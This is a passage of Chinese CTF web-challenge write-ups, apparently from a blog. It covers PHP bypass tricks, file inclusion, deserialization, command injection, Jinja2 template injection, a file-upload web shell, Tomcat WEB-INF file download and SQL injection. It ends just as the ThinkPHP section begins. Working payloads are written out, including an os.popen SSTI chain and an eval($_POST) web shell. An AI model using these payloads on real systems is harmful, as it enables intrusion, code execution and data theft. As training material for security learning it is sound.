referer：告诉服务器我是从哪个页面链接过来的（网址是跳转前的网址）

X-Forwarded-For： 用户访问服务器的 IP 地址

Content-Type：标识发送或接收到的数据的类型（使得http传输的不仅仅是文本还可以是图片视频等）

User-Agent： 使用的浏览器版本信息
```

资料: https://blog.csdn.net/m0_37730732/article/details/82263609（各请求头响应头详细介绍）

[极客大挑战 2019]BuyFlag

要点：函数判断绕过 strcmp->非字符串类型的数据 is_numeric()->%00截断

访问网站只有少量信息，获取flag要求 `momey=100000000`



ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!


Only Cuit's students can buy the FLAG


https://blog.csdn.net/weixin_43669045

查看源码,可以知道要post一个`password=404`，is_numeric用%00截断绕过即可，使用hackbar进行post，但页面并没有源码中的内容显示。


```
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
</html>
```


用burp抓包，发现http消息头处要修改`Cookie: user=1`(提示Only Cuit's students can buy the FLAG)，重新提交post：`password=404%00&money=10000000000000000000`





提示money长度too long ， 第二层绕过，php弱类型
提交post：`password=404%00&money[]=10000000000000000000`





[ZJCTF 2019]NiZhuanSiWei

要点：php伪协议(data://协议->写入数据并执行 php://filter->读取文件信息)+ 反序列化
访问页面显示

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                echo "Not now!";
                exit();
        }else{
                include($file);  //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```

https://blog.csdn.net/weixin_43669045

第一层：绕过`(file_get_contents($text,'r')==="welcome to the zjctf")`

使用data://协议，构造：

```
text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
当然也可以不加base64编码，只是平常为了防止存在的waf
 text=data://text/plain,welcome to the zjctf
```

第二层：查看useless.php文件内容
存在文件包含漏洞，利用php://filter，读取文件源码，构造：

```
text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=php://filter/read=convert.base64-encode/resource=useless.php
```

获得源码信息，提示目标在flag.php中，可以利用__string()魔术方法，访问flag

```php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

第三层：传入反序列化值获得flag
利用之前的代码 直接构造出password参数的反序列化值`O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`，再利用include引入useless.php，构造：


```
text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

查看源码获得flag

[ACTF2020 新生赛]Exec

要点：任意命令执行

访问页面 提供网络测试功能，存在任意命令执行漏洞了，并且无任何waf（但好像无法用一句话木马getshell），遍历目录 发现flag文件




执行命令 `127.0.0.1;cat /flag` 获得flag

PS：具体的命令执行可以参考https://blog.csdn.net/weixin_43669045/article/details/105470378

[BJDCTF 2nd]fake google

要点：SSTI模板注入（python jinjia2模板）



测试网站 发现存在模板注入 `{{4*'7'}}` 返回 28，发现是 `python Jinja2` 模板
构造payload实现任意命令执行

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag').read()")}}{% endif %}{% endfor %}
```

具体内容(任意命令执行隐藏在其中 替换<commend>内容即可)

> {% for c in [].**class**.**base**.**subclasses**() %}
> {% if c.**name**=='catch_warnings' %}
> {{ c.**init**.**globals**['**builtins**'].eval("**import**('os').popen('<commend>').read()")}}
> {% endif %}{% endfor %}

[极客大挑战 2019]Upload


要点：文件上传漏洞


进入提示上传图片，先上传带有一句话木马的php文件试试，提示no image，利用抓包修改文件内容尝试。

第一层：文件类型验证

服务器通过Content-Type:验证上传类型


绕过修改成：`Content-Type: image/jpeg`





第二层：文件后缀名验证


服务器对文件名后缀进行验证，我们可以用手工或字典跑一遍判断是白名单还是黑名单，这里是黑名单，发现大部分的后缀都可以添加，那么我们使用phtml（该后缀是嵌入了php脚本的html中，可以执行php代码），修改后缀为`.phtml`



第三层：文件非法内容检测


服务器对文件内容进行了检测 限制了`<?`，换一种形式

构造：`<script language="php">eval($_POST['cmd']);</script>`




第四层：文件头检验

服务器显示don't line me ,服务器进行了文件头检测，在一句话木马前面添加图片的文件头:`GIF89a`



上传成功，利用蚁剑连接获取flag值。




[RoarCTF 2019]Easy Java

要点：java架构+文件包含漏洞


java+Tomcat容器，在web服务器下的大致文件目录结构

```
|--javaweb项目名称
 |--网页前端代码文件（原项目webContent内的文件,如jsp,css,html,js,img等）
 |--WEB-INF
  |--classes(存放web应用下所有编译过的java文件，内部路径为原项目路径)
  |--lib(存放web应用需要的各种JAR文件)
  |--web.xml(Web应用的初始化配置文件,Servlet路径映射)
  |--database.properties(数据库配置文件)
```

访问网站，是一个登录栏（但这并不是题目重点），点击`help`超链接跳转



跳转后发现是get请求，但显示系统无法访问文件




```
java.io.FileNotFoundException: {help.docx}
```

这种形式有经验的都会换下请求方式，改成post可以下载服务器上的文件，初步推测此处的利用Tomcat报错信息+包含漏洞找flag文件。

先构造post值：`filename=WEB-INF/web.xml`


```
http://1f4883a5-4da7-4264-acce-b56c8036fdda.node3.buuoj.cn/Download
```


获得web.xml文件信息，查看有flag文件信息

```
    </servlet-mapping>

    <servlet>
        <servlet-name>DownloadController</servlet-name>
        <servlet-class>com.wm.ctf.DownloadController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DownloadController</servlet-name>
        <url-pattern>/Download</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>FlagController</servlet-name>
        <servlet-class>com.wm.ctf.FlagController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>FlagController</servlet-name>
        <url-pattern>/Flag</url-pattern>
    </servlet-mapping>
```

https://blog.csdn.net/weixin_43669045

直接在url访问 /Flag文件,通过web容器报错直接获得文件的路径信息






根据web服务器下的文件目录结构，可以猜测出文件路径

构造post获取文件：`filename=WEB-INF/classes/com/wm/ctf/FlagController.class`


因为下载的是已经编译后的.class文件，因此打开是乱码文件，可以用`jd-jui工具`反编译获得flag（不用反编译工具，乱码文件中flag还是存在的，base64加密字符串）



[GXYCTF2019]BabySQli


要点：sql注入(联合查询生成虚拟数据)

访问题目，是一个登陆界面，尝试登录，存在两种回显 `wrong pass` 和 `wrong user`，那么我们可以确定要用admin登录



https://blog.csdn.net/weixin_43669045

尝试sql注入，会有报错提示，但也会检测到一些特殊字符返回 `do not hack me!`，先进行一轮fuzz测试，发现sql注入查询中最重要的 `=` 被过滤了，但闭合语句的字符串可以实现。（查看search.php的源码可以获得一串加密内容，进行密文->base32->base64->明文,可以知道他的查询语句 `select * from user where username = '$name'`）



59	'	200			566
62	\	200			566
8	order	200			419
11	or	200			419
27	information	200			419
31	xor	200			419
32	for	200			419
44	information_schema	200			419
48	=	200			419
71	(	200			419
72	)	200			419
0		200			415
1	1	200			415
2	a	200			415
3	select	200			415
4	from	200			415
5	where	200			415
6	ascii	200			415
7	substr	200			415

https://blog.csdn.net/weixin_43669045

这里的考点是利用联合查询的攻击思路（当执行的联合查询语句无返回查询结果时，会产生一条临时的虚拟数据）

```
6  SELECT * from usertest where user='admin'
```

信息 | 结果 1 | 剖析 | 状态

user	pwd
admin	123456

```
6  SELECT * from usertest where user='admin' union select 1,2
```

信息 | 结果 1 | 剖析 | 状态

user	pwd
admin	123456
1	2

猜测后端判断语句

```php
<?php
$row;
$pass=$_POST['pw'];
if($row['username']==’admin’)
{
 if($row['password']==md5($pass))
 {
  echo $flag;
 }
 else{
  echo “wrong pass!”;
  }
}else{ echo “wrong user!”;}
```


先order by 判断出该查询语句存在3列,
构造payload：

```
name=admin' union select 1,admin,202cb962ac59075b964b07152d234b70 # &pw=123456
```

在执行查询语句:(将name条件改成不存在的，因为admin的话会返回两条记录 失败)

```
name=1' union select 1,admin,202cb962ac59075b964b07152d234b70 # &pw=123456
```

获得flag



[BJDCTF 2nd]old-hack


要点：thinkphp5框架漏洞(任意命令执行)

访问页面提示了是 thinkphp5框架的网站

构造一个ThinkPHP的报错看一下详细版本

```
